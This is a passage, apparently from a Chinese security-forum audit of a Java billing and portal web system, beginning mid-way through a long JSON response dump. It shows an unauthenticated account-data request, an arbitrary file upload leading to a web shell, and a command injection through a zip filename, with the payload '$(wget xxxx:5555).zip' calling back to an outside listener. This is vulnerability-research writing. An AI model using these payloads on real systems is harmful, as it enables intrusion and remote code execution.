"getwayFlag350": 0, "getwayFlag351": 0, "getwayFlag352": 0, "getwayFlag353": 0, "getwayFlag354": 0, "getwayFlag355": 0, "getwayFlag356": 0, "getwayFlag357": 0, "getwayFlag358": 0, "getwayFlag359": 0, "getwayFlag360": 0, "getwayFlag361": 0, "getwayFlag362": 0, "getwayFlag363": 0, "getwayFlag364": 0, "getwayFlag365": 0, "getwayFlag366": 0, "getwayFlag367": 0, "getwayFlag368": 0, "getwayFlag369": 0, "getwayFlag370": 0, "getwayFlag371": 0, "getwayFlag372": 0, "getwayFlag373": 0, "getwayFlag374": 0, "getwayFlag375": 0, "getwayFlag376": 0, "getwayFlag377": 0, "getwayFlag378": 0, "getwayFlag379": 0, "getwayFlag380": 0, "getwayFlag381": 0, "getwayFlag382": 0, "getwayFlag383": 0, "getwayFlag384": 0, "getwayFlag385": 0, "getwayFlag386": 0, "getwayFlag387": 0, "getwayFlag388": 0, "getwayFlag389": 0, "getwayFlag390": 0, "getwayFlag391": 0, "getwayFlag392": 0, "getwayFlag393": 0, "getwayFlag394": 0, "getwayFlag395": 0, "getwayFlag396": 0, "getwayFlag397": 0, "getwayFlag398": 0, "getwayFlag399": 0, "getwayFlag400": 0, "getwayFlag401": 0, "getwayFlag402": 0, "getwayFlag403": 0, "getwayFlag404": 0, "getwayFlag405": 0, "getwayFlag406": 0, "getwayFlag407": 0, "getwayFlag408": 0, "getwayFlag409": 0, "getwayFlag410": 0, "getwayFlag411": 0, "getwayFlag412": 0, "getwayFlag413": 0, "getwayFlag414": 0, "getwayFlag415": 0, "getwayFlag416": 0, "getwayFlag417": 0, "getwayFlag418": 0, "getwayFlag419": 0, "getwayFlag420": 0, "getwayFlag421": 0, "getwayFlag422": 0, "getwayFlag423": 0, "getwayFlag424": 0, "getwayFlag425": 0, "getwayFlag426": 0, "getwayFlag427": 0, "getwayFlag428": 0, "getwayFlag429": 0, "getwayFlag430": 0, "getwayFlag431": 0, "getwayFlag432": 0, "getwayFlag433": 0, "getwayFlag434": 0, "getwayFlag435": 0, "getwayFlag436": 0, "getwayFlag437": 0, "getwayFlag438": 0, "getwayFlag439": 0, "getwayFlag440": 0, "getwayFlag441": 0, "getwayFlag442": 0, "getwayFlag443": 0, "getwayFlag444": 0, "getwayFlag445": 0, "getwayFlag446": 0, "getwayFlag447": 0, "getwayFlag448": 0, "getwayFlag449": 0, "getwayFlag450": 0, "getwayFlag451": 0, "getwayFlag452": 0, "getwayFlag453": 0, "getwayFlag454": 0, "getwayFlag455": 0, "getwayFlag456": 0, "getwayFlag457": 0, "getwayFlag458": 0, "getwayFlag459": 0, "getwayFlag460": 0, "getwayFlag461": 0, "getwayFlag462": 0, "getwayFlag463": 0, "getwayFlag464": 0, "getwayFlag465": 0, "getwayFlag466": 0, "getwayFlag467": 0, "getwayFlag468": 0, "getwayFlag469": 0, "getwayFlag470": 0, "getwayFlag471": 0, "getwayFlag472": 0, "getwayFlag473": 0, "getwayFlag474": 0, "getwayFlag475": 0, "getwayFlag476": 0, "getwayFlag477": 0, "getwayFlag478": 0, "getwayFlag479": 0, "getwayFlag480": 0, "getwayFlag481": 0, "getwayFlag482": 0, "getwayFlag483": 0, "getwayFlag484": 0, "getwayFlag485": 0, "getwayFlag486": 0, "getwayFlag487": 0, "getwayFlag488": 0, "getwayFlag489": 0, "getwayFlag490": 0, "getwayFlag491": 0, "getwayFlag492": 0, "getwayFlag493": 0, "getwayFlag494": 0, "getwayFlag495": 0, "getwayFlag496": 0, "getwayFlag497": 0, "getwayFlag498": 0, "getwayFlag499": 0, "getwayFlag500": 0, "getwayFlag501": 0, "getwayFlag502": 0, "getwayFlag503": 0, "getwayFlag504": 0, "getwayFlag505": 0, "getwayFlag506": 0, "getwayFlag507": 0, "getwayFlag508": 0, "getwayFlag509": 0, "getwayFlag510": 0, "getwayFlag511": 0, "getwayFlag512": 0, "getwayFlag513": 0, "getwayFlag514": 0, "getwayFlag515": 0, "getwayFlag516": 0, "getwayFlag517": 0, "getwayFlag518": 0, "getwayFlag519": 0, "getwayFlag520": 0, "getwayFlag521": 0, "getwayFlag522": 0, "getwayFlag523": 0, "getwayFlag524": 0, "getwayFlag525": 0, "getwayFlag526": 0, "getwayFlag527": 0, "getwayFlag528": 0, "getwayFlag529": 0, "getwayFlag530": 0, "getwayFlag531": 0, "getwayFlag532": 0, "getwayFlag533": 0, "getwayFlag534": 0, "getwayFlag535": 0, "getwayFlag536": 0, "getwayFlag537": 0, "getwayFlag538": 0, "getwayFlag539": 0, "getwayFlag540": 0, "getwayFlag541": 0, "getwayFlag542": 0, "getwayFlag543": 0, "getwayFlag544": 0, "getwayFlag545": 0, "getwayFlag546": 0, "getwayFlag547": 0, "getwayFlag548": 0, "getwayFlag549": 0, "getwayFlag550": 0, "getwayFlag551": 0, "getwayFlag552": 0, "getwayFlag553": 0, "getwayFlag554": 0, "getwayFlag555": 0, "getwayFlag556": 0, "getwayFlag557": 0, "getwayFlag558": 0, "getwayFlag559": 0, "getwayFlag560": 0, "getwayFlag561": 0, "getwayFlag562": 0, "getwayFlag563": 0, "getwayFlag564": 0, "getwayFlag565": 0, "getwayFlag566": 0, "getwayFlag567": 0, "getwayFlag568": 0, "getwayFlag569": 0, "getwayFlag570": 0, "getwayFlag571": 0, "getwayFlag572": 0, "getwayFlag573": 0, "getwayFlag574": 0, "getwayFlag575": 0, "getwayFlag576": 0, "getwayFlag577": 0, "getwayFlag578": 0, "getwayFlag579": 0, "getwayFlag580": 0, "getwayFlag581": 0, "getwayFlag582": 0, "getwayFlag583": 0, "getwayFlag584": 0, "getwayFlag585": 0, "getwayFlag586": 0, "getwayFlag587": 0, "getwayFlag588": 0, "getwayFlag589": 0, "getwayFlag590": 0, "getwayFlag591": 0, "getwayFlag592": 0, "getwayFlag593": 0, "getwayFlag594": 0, "getwayFlag595": 0, "getwayFlag596": 0, "getwayFlag597": 0, "getwayFlag598": 0, "getwayFlag599": 0, "getwayFlag600": 0, "getwayFlag601": 0, "getwayFlag602": 0, "getwayFlag603": 0, "getwayFlag604": 0, "getwayFlag605": 0, "getwayFlag606": 0, "getwayFlag607": 0, "getwayFlag608": 0, "getwayFlag609": 0, "getwayFlag610": 0, "getwayFlag611": 0, "getwayFlag612": 0, "getwayFlag613": 0, "getwayFlag614": 0, "getwayFlag615": 0, "getwayFlag616": 0, "getwayFlag617": 0, "getwayFlag618": 0, "getwayFlag619": 0, "getwayFlag620": 0, "getwayFlag621": 0, "getwayFlag622": 0, "getwayFlag623": 0, "getwayFlag624": 0, "getwayFlag625": 0, "getwayFlag626": 0, "getwayFlag627": 0, "getwayFlag628": 0, "getwayFlag629": 0, "getwayFlag630": 0, "getwayFlag631": 0, "getwayFlag632": 0, "getwayFlag633": 0, "getwayFlag634": 0, "getwayFlag635": 0, "getwayFlag636": 0, "getwayFlag637": 0, "getwayFlag638": 0, "getwayFlag639": 0, "getwayFlag640": 0, "getwayFlag641": 0, "getwayFlag642": 0, "getwayFlag643": 0, "getwayFlag644": 0, "getwayFlag645": 0, "getwayFlag646": 0, "getwayFlag647": 0, "getwayFlag648": 0, "getwayFlag649": 0, "getwayFlag650": 0, "getwayFlag651": 0, "getwayFlag652": 0, "getwayFlag653": 0, "getwayFlag654": 0, "getwayFlag655": 0, "getwayFlag656": 0, "getwayFlag657": 0, "getwayFlag658": 0, "getwayFlag659": 0, "getwayFlag660": 0, "getwayFlag661": 0, "getwayFlag662": 0, "getwayFlag663": 0, "getwayFlag664": 0, "getwayFlag665": 0, "getwayFlag666": 0, "getwayFlag667": 0, "getwayFlag668": 0, "getwayFlag669": 0, "getwayFlag670": 0, "getwayFlag671": 0, "getwayFlag672": 0, "getwayFlag673": 0, "getwayFlag674": 0, "getwayFlag675": 0, "getwayFlag676": 0, "getwayFlag677": 0, "getwayFlag678": 0, "getwayFlag679": 0, "getwayFlag680": 0, "getwayFlag681": 0, "getwayFlag682": 0, "getwayFlag683": 0, "getwayFlag684": 0, "getwayFlag685": 0, "getwayFlag686": 0, "getwayFlag687": 0, "getwayFlag688": 0, "getwayFlag689": 0, "getwayFlag690": 0, "getwayFlag691": 0, "getwayFlag692": 0, "getwayFlag693": 0, "getwayFlag694": 0, "getwayFlag695": 0, "getwayFlag696": 0, "getwayFlag697": 0, "getwayFlag698": 0, "getwayFlag699": 0, "getwayFlag700": 0, "getwayFlag701": 0, "getwayFlag702": 0, "getwayFlag703": 0, "getwayFlag704": 0, "getwayFlag705": 0, "getwayFlag706": 0, "getwayFlag707": 0, "getwayFlag708": 0, "getwayFlag709": 0, "getwayFlag710": 0, "getwayFlag711": 0, "getwayFlag712": 0, "getwayFlag713": 0, "getwayFlag714": 0, "getwayFlag715": 0, "getwayFlag716": 0, "getwayFlag717": 0, "getwayFlag718": 0, "getwayFlag719": 0, "getwayFlag720": 0, "getwayFlag721": 0, "getwayFlag722": 0, "getwayFlag723": 0, "getwayFlag724": 0, "getwayFlag725": 0, "getwayFlag726": 0, "getwayFlag727": 0, "getwayFlag728": 0, "getwayFlag729": 0, "getwayFlag730": 0, "getwayFlag731": 0, "getwayFlag732": 0, "getwayFlag733": 0, "getwayFlag734": 0, "getwayFlag735": 0, "getwayFlag736": 0, "getwayFlag737": 0, "getwayFlag738": 0, "getwayFlag739": 0, "getwayFlag740": 0, "getwayFlag741": 0, "getwayFlag742": 0, "getwayFlag743": 0, "getwayFlag744": 0, "getwayFlag745": 0, "getwayFlag746": 0, "getwayFlag747": 0, "getwayFlag748": 0, "getwayFlag749": 0, "getwayFlag750": 0, "getwayFlag751": 0, "getwayFlag752": 0, "getwayFlag753": 0, "getwayFlag754": 0, "getwayFlag755": 0, "getwayFlag756": 0, "getwayFlag757": 0, "getwayFlag758": 0, "getwayFlag759": 0, "getwayFlag760": 0, "getwayFlag761": 0, "getwayFlag762": 0, "getwayFlag763": 0, "getwayFlag764": 0, "getwayFlag765": 0, "getwayFlag766": 0, "getwayFlag767": 0, "getwayFlag768": 0, "getwayFlag769": 0, "getwayFlag770": 0, "getwayFlag771": 0, "getwayFlag772": 0, "getwayFlag773": 0, "getwayFlag774": 0, "getwayFlag775": 0, "getwayFlag776": 0, "getwayFlag777": 0, "getwayFlag778": 0, "getwayFlag779": 0, "getwayFlag780": 0, "getwayFlag781": 0, "getwayFlag782": 0, "getwayFlag783": 0, "getwayFlag784": 0, "getwayFlag785": 0, "getwayFlag786": 0, "getwayFlag787": 0, "getwayFlag788": 0, "getwayFlag789": 0, "getwayFlag790": 0, "getwayFlag791": 0, "getwayFlag792": 0, "getwayFlag793": 0, "getwayFlag794": 0, "getwayFlag795": 0, "getwayFlag796": 0, "getwayFlag797": 0, "getwayFlag798": 0, "getwayFlag799": 0, "getwayFlag800": 0, "getwayFlag801": 0, "getwayFlag802": 0, "getwayFlag803": 0, "getwayFlag804": 0, "getwayFlag805": 0, "getwayFlag806": 0, "getwayFlag807": 0, "getwayFlag808": 0, "getwayFlag809": 0, "getwayFlag810": 0, "getwayFlag811": 0, "getwayFlag812": 0, "getwayFlag813": 0, "getwayFlag814": 0, "getwayFlag815": 0, "getwayFlag816": 0, "getwayFlag817": 0, "getwayFlag818": 0, "getwayFlag819": 0, "getwayFlag820": 0, "getwayFlag821": 0, "getwayFlag822": 0, "getwayFlag823": 0, "getwayFlag824": 0, "getwayFlag825": 0, "getwayFlag826": 0, "getwayFlag827": 0, "getwayFlag828": 0, "getwayFlag829": 0, "getwayFlag830": 0, "getwayFlag831": 0, "getwayFlag832": 0, "getwayFlag833": 0, "getwayFlag834": 0, "getwayFlag835": 0, "getwayFlag836": 0, "getwayFlag837": 0, "getwayFlag838": 0, "getwayFlag839": 0, "getwayFlag840": 0, "getwayFlag841": 0, "getwayFlag842": 0, "getwayFlag843": 0, "getwayFlag844": 0, "getwayFlag845": 0, "getwayFlag846": 0, "getwayFlag847": 0, "getwayFlag848": 0, "getwayFlag849": 0, "getwayFlag850": 0, "getwayFlag851": 0, "getwayFlag852": 0, "getwayFlag853": 0, "getwayFlag854": 0, "getwayFlag855": 0, "getwayFlag856": 0, "getwayFlag857": 0, "getwayFlag858": 0, "getwayFlag859": 0, "getwayFlag860": 0, "getwayFlag861": 0, "getwayFlag862": 0, "getwayFlag863": 0, "getwayFlag864": 0, "getwayFlag865": 0, "getwayFlag866": 0, "getwayFlag867": 0, "getwayFlag868": 0, "getwayFlag869": 0, "getwayFlag870": 0, "getwayFlag871": 0, "getwayFlag872": 0, "getwayFlag873": 0, "getwayFlag874": 0, "getwayFlag875": 0, "getwayFlag876": 0, "getwayFlag877": 0, "getwayFlag878": 0, "getwayFlag879": 0, "getwayFlag880": 0, "getwayFlag881": 0, "getwayFlag882": 0, "getwayFlag883": 0, "getwayFlag884": 0, "getwayFlag885": 0, "getwayFlag886": 0, "getwayFlag887": 0, "getwayFlag888": 0, "getwayFlag889": 0, "getwayFlag890": 0, "getwayFlag891": 0, "getwayFlag892": 0, "getwayFlag893": 0, "getwayFlag894": 0, "getwayFlag895": 0, "getwayFlag896": 0, "getwayFlag897": 0, "getwayFlag898": 0, "getwayFlag899": 0, "getwayFlag900": 0, "getwayFlag901": 0, "getwayFlag902": 0, "getwayFlag903": 0, "getwayFlag904": 0, "getwayFlag905": 0, "getwayFlag906": 0, "getwayFlag907": 0, "getwayFlag908": 0, "getwayFlag909": 0, "getwayFlag910": 0, "getwayFlag911": 0, "getwayFlag912": 0, "getwayFlag913": 0, "getwayFlag914": 0, "getwayFlag915": 0, "getwayFlag916": 0, "getwayFlag917": 0, "getwayFlag918": 0, "getwayFlag919": 0, "getwayFlag920": 0, "getwayFlag921": 0, "getwayFlag922": 0, "getwayFlag923": 0, "getwayFlag924": 0, "getwayFlag925": 0, "getwayFlag926": 0, "getwayFlag927": 0, "getwayFlag928": 0, "getwayFlag929": 0, "getwayFlag930": 0, "getwayFlag931": 0, "getwayFlag932": 0, "getwayFlag933": 0, "getwayFlag934": 0, "getwayFlag935": 0, "getwayFlag936": 0, "getwayFlag937": 0, "getwayFlag

Request

RawParamsHeadersHex

POST //user/checkUserIdPass/Vord.do HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded

Content-Length: 14

accountid=test

Response

RawHeadersHex

0.0,"lastMonthFlow":0.0,"lastMonthTime":0.0,"lastMonthMoney":0.0,"currMonthFlow":0.0,"currMonthTime":0.0,"currMonthMoney":0.0,"currAccumulateFlow":0.0,"currAccumulateTime":0.0,"remainUseDay":0,"loginCount":0,"getpassCount":0,"bundleExpiredDate":null,"favValue":0.0,"accountPwdd":1355197,"openingDate":1506257991476,"effectiveDate":1506182400000,"expirationDate":2145888000000,"isUseFlag":0,"firstUseTime":null,"lastmonthlychargeTime":null,"lastuseTime":null,"billingcycleTime":1506257991476,"cardUserFlag":0,"cardGroupId":null,"accountBingFlag1":000,"accountBingFlag1":null,"accountBingIp1":null,"accountIpNum1":null,"accountMac1":null,"accountBingFlag2":000,"accountBingIp2":null,"accountBingFlag2":null,"accountBingIp2":null,"accountBingFlag3":null,"accountBingIp3":null,"accountBingFlag3":null,"accountBingIp3":null,"accountBingFlag4":000,"accountBingIp4":null,"accountBingFlag4":null,"accountBingIp4":null,"accountBingFlag5":null,"accountBingIp5":null,"accountBingIp5":null,"accountBingFlag6":000,"accountBingIp6":null,"accountBingIp6":null,"accountBingIp6":null,"accountBingFlag6":null,"getwayFlag1":0000,"getwayIp1":null,"getwayPort1":null,"getwayVlan1":null,"getwayNasId1":null,"getwayNasId2":null,"getwayVlanNum1":null,"getwayFlag2":0000,"getwayIp2":null,"getwayPort2":null,"getwayVlan2":null,"getwayVlanNum2":null,"otherBingFlag":0,"otherBind":null,"accountState":3,"stopDate":null,"shutdownDays":null,"shutdownReason":null,"groupUsedFlag":0,"groupChangeFlag":0,"groupChangeDate":null,"oldGroupId":null,"operatorAccount":null,"operatorPwdd":null,"authResult":null,"lastAuthTime":null,"birthday":null,"alumniName":null,"mylabel

0x05 任意文件上传

在路由areaManagementUpdate中，在这个函数里面，先判断了用户是否是登录状态，咋看下可能没有未授权，但是我们仔细看下可以发现的是，这个函数虽然判断了用户

函数在执行到下方代码时，会调用uploadFile()函数，我们跟进uploadFile()这个函数

@RequestMapping(value={"/system/{areaId}/areaManagementUpdate"}, method={org.springframework.web.bind.annotation.RequestMethod.POST})
public String update(MultipartHttpServletRequest request, Model model, @ModelAttribute("command") @Valid IArea command, BindingResult result)
{
257 ResourceBundle res = RequestUtil.getResourceBundle(request);
258 TOperator tOperator = (TOperator)request.getSession().getAttribute("managerInfo");
259 if (tOperator == null) {
260 this.log.info("登陆超时，重新回到登陆页面");
}
262 StringBuilder sb = new StringBuilder();
263 sb.append(res.getString("system.edit.success") + "(");
264 sb.append(res.getString("system.class.id") + ":" + command.getAreaId() + ",");
265 sb.append(res.getString("system.class.description") + ":" + command.getAreaName() + ",");
266 sb.append(")");
267 setDefalutValue(command);
268 command.setOther4(sb.toString());
269 this.log.info("修改的预约变更上网策略组为: " + command.getBookingTactics());
270 showInfo(command);
271 uploadFile(request, command);
272 this.commonService.update(command);
273 this.log.info("编辑保存成功! 转向页面");
274 addSyslog(request, "E", command.getOther4(), tOperator.getOperatorId());
275 this.log.info("编辑保存的记录areaId为: " + command.getAreaId());
276 return "redirect:/system/areaManagementRight.do?areaId=" + command.getAreaId() + "&remessage=system.edit.success";
}
}

先知社区

我们来到uploadFile()函数中，uploadFile()函数在进行了一系列的上传数据处理后，开始进行文件生成处理。


在680行左右，函数生成了新的文件名，我们可以看到，这个地方直接提取了我们提交的文件名，并没有存在过滤函数，文件名我们可控

String newfileName = DateUtil.fomatDateToString(new Date(), "yyyyMMddHHmmss") + StringUtil.getRandom(3) + i + ((MultipartFile)


随后在682行时，进行了写入路径拼接，最后调用写文件函数，到这里我们就可以知道，我们可以上传任意文件了

```
public void uploadFile(MultipartHttpServletRequest request, TArea command)
{
    String uploadpath = "/uploadpic/bosslogo";
    for (int i = 1; i <= 1; i++)
    {
        String fileidx = "file" + i;
        List<MultipartFile> mf = request.getFiles(fileidx);
        if ((mf.size() == 0) || (((MultipartFile)mf.get(0)) != null) && (((MultipartFile)mf.get(0)).isEmpty()))
        {
            this.log.info("index=" + i + ",no file");
        }
        else
        {
            String newfileName = DateUtil.formatDateToString(new Date(), "yyyyMMddHHmmss") + StringUtil.getRandom(3) + i + ((MultipartFile)mf.get(0)).
            this.log.info("index=" + i + ",up file,newFileName:" + newfileName);
            String picpath = uploadpath + "/" + newfileName;
            command.setLogourl(picpath);
            try
            {
                FileOutputStream fileOS = new FileOutputStream("/boss/sysweb/uploadpic/bosslogo/" + newfileName);
                fileOS.write(((MultipartFile)mf.get(0)).getBytes());
                this.log.info(fileOS);
                this.log.info("上传路径: " + uploadpath + ", 上传文件名: " + newfileName);
                fileOS.close();
                savFileToOracle(picpath);
            }
            catch (IOException e)
            {
                e.printStackTrace();
            }
        }
    }
}
```

首先根据代码中提供的参数，我们构造上传页面



成功getshell



这个RCE漏洞比较有趣，我们一起来看下

在路由pageTemplateAddFile中,函数首先判断了上传文件的类型，随后调用了uploadFile()函数,我们跟进uploadFile()函数

```
@RequestMapping(value={"/page/pageTemplateAddFile"}, method={org.springframework.web.bind.annotation.RequestMethod.POST})
public String add(MultipartHttpServletRequest request, @RequestParam("uploadType") String uploadType)
{
    this.log.info("开始上传模版文件");
    this.log.info("上传的类型: " + uploadType);
    String dirPath = request.getServletContext().getRealPath("/") + "portal/uploads/";
    if (uploadType.equals("pc")) {
        dirPath = dirPath + "pc";
    } else if (uploadType.equals("mobile")) {
        dirPath = dirPath + "mobile";
    } else {
        dirPath = dirPath + "general";
    }
    String isSucc = uploadFile(request, dirPath);
    this.log.info("上传结果" + isSucc);
    String codeMeg = "";
    if (isSucc.equals("0")) {
        return listActionName() + "?remessage=system.add.success";
    }
    if (isSucc.equals("2")) {
        return listActionName() + "?remessage=portalpage.namerepeat";
    }
    if (isSucc.equals("3")) {
        return listActionName() + "?remessage=portalpage.formatfail";
    }
    if ((isSucc.length() == 3) && (!isSucc.equals("111")))
    {
        if (isSucc.equals("011")) {
            codeMeg = "login.jsp";
        } else if (isSucc.equals("000")) {
            codeMeg = "login.jsp、description.txt、preview.jpg";
        }
    }
}
```

来到了uploadFile()函数后，看到函数先提取了上传的文件信息，然后对上传文件的相关信息进行了判断解析，这里判断了后缀名称，只能上传zip文件

```
public String uploadFile(MultipartHttpServletRequest request, String url)
{
    try
    {
        List<MultipartFile> mf = request.getFiles("importfile");
        if ((mf.size() == 0) || (((MultipartFile)mf.get(0)) != null) && (((MultipartFile)mf.get(0)).isEmpty()))
        {
            if (((MultipartFile)mf.get(0)).isEmpty()) {
                this.log.error("文件内容为空");
            }
            if (mf.size() == 0) {
                this.log.error("no file");
            }
            return "1";
        }
        if (!((MultipartFile)mf.get(0)).getOriginalFilename().endsWith(".zip"))
        {
            this.log.error("上传文件格式不对");
            return "3";
        }
        File file = new File(url);
        String[] fileNames = file.list();
        String[] arrayOfString1;
        int j = (arrayOfString1 = fileNames).length;
        for (int i = 0; i < j; i++)
        {
            String fileName = arrayOfString1[i];
            if (fileName.equals(((MultipartFile)mf.get(0)).getOriginalFilename()))
            {
                this.log.error("上传重复的文件名");
                return "2";
            }
        }
    }
}
```

然后在判断结束后，如果都正常的话，就会进入到unzipFile()解压函数中去，我们跟进unzipFile()函数

```

238         this.log.error("上传重复的文件名");
239         return "2";
240     }
241 }
242 FileOutputStream fileOS = new FileOutputStream(url + "/" + ((MultipartFile)mf.get(0)).getOriginalFilename());
243 fileOS.write(((MultipartFile)mf.get(0)).getBytes());
244 fileOS.close();
245
246 String code = unzipFile(url, ((MultipartFile)mf.get(0)).getOriginalFilename());
247 if (code.equals("111")) {
248     return "0";
249 }
250 return code;
251 }
252 catch (IOException e)
253 {
254     e.printStackTrace();
255 }
256 return "1";
257 }

```

先知社区

在这个地方，我们可以看到，unzipFile()函数调用了系统命令来对我们传入的文件进行解压，文件名是我们可以控制的，所以这个地方就造成了命令执行，在整个过程中，


```

public String unzipFile(String path, String fileName)
{
    try
    {
269         String[] cmd = { "/bin/sh", "-c", "unzip " + path + "/" + fileName + " -d " + path };
270         this.log.info("执行解压命令: " + cmd[2]);
271         int isSucc = Runtime.getRuntime().exec(cmd).waitFor();
272         if (isSucc == 0)
273         {
274             String code = "";
275             String dirName = fileName.substring(0, fileName.lastIndexOf(".zip"));
276             if (new File(path + "/" + dirName + "/login.jsp").exists())
277             {
278                 code = "1";
279             }
280             else
281             {
282                 code = "0";
283                 this.log.error("上传的自定义模板缺少login.jsp文件");
284             }
285             if (new File(path + "/" + dirName + "/description.txt").exists())
286             {
287                 code = code + "1";
288             }
289             else
290             {
291                 code = code + "0";
292                 this.log.error("上传的自定义模板缺少description.txt文件");
293             }
294             if (new File(path + "/" + dirName + "/preview.jpg").exists())
295             {
296                 code = code + "1";
297             }
298         }
299     }
300 }

```

先知社区

我们直接根据函数中提供的参数进行上传包构造，然后利用burpsuite对文件名进行修改，修改为\$(wget xxxx:5555).zip，然后在公网监听5555端口，这里可以看到我们成功监听到了服务器发送过来的请求。



0x07 总结

在整个审计过程中，我们可以发现，其中常规的用户交互操作都是有严格校验的，但是对于一些程序调用接口，却没有做安全防护措施。其实在很多系统中也是一样，在接口

点击收藏 | 2 关注 | 1

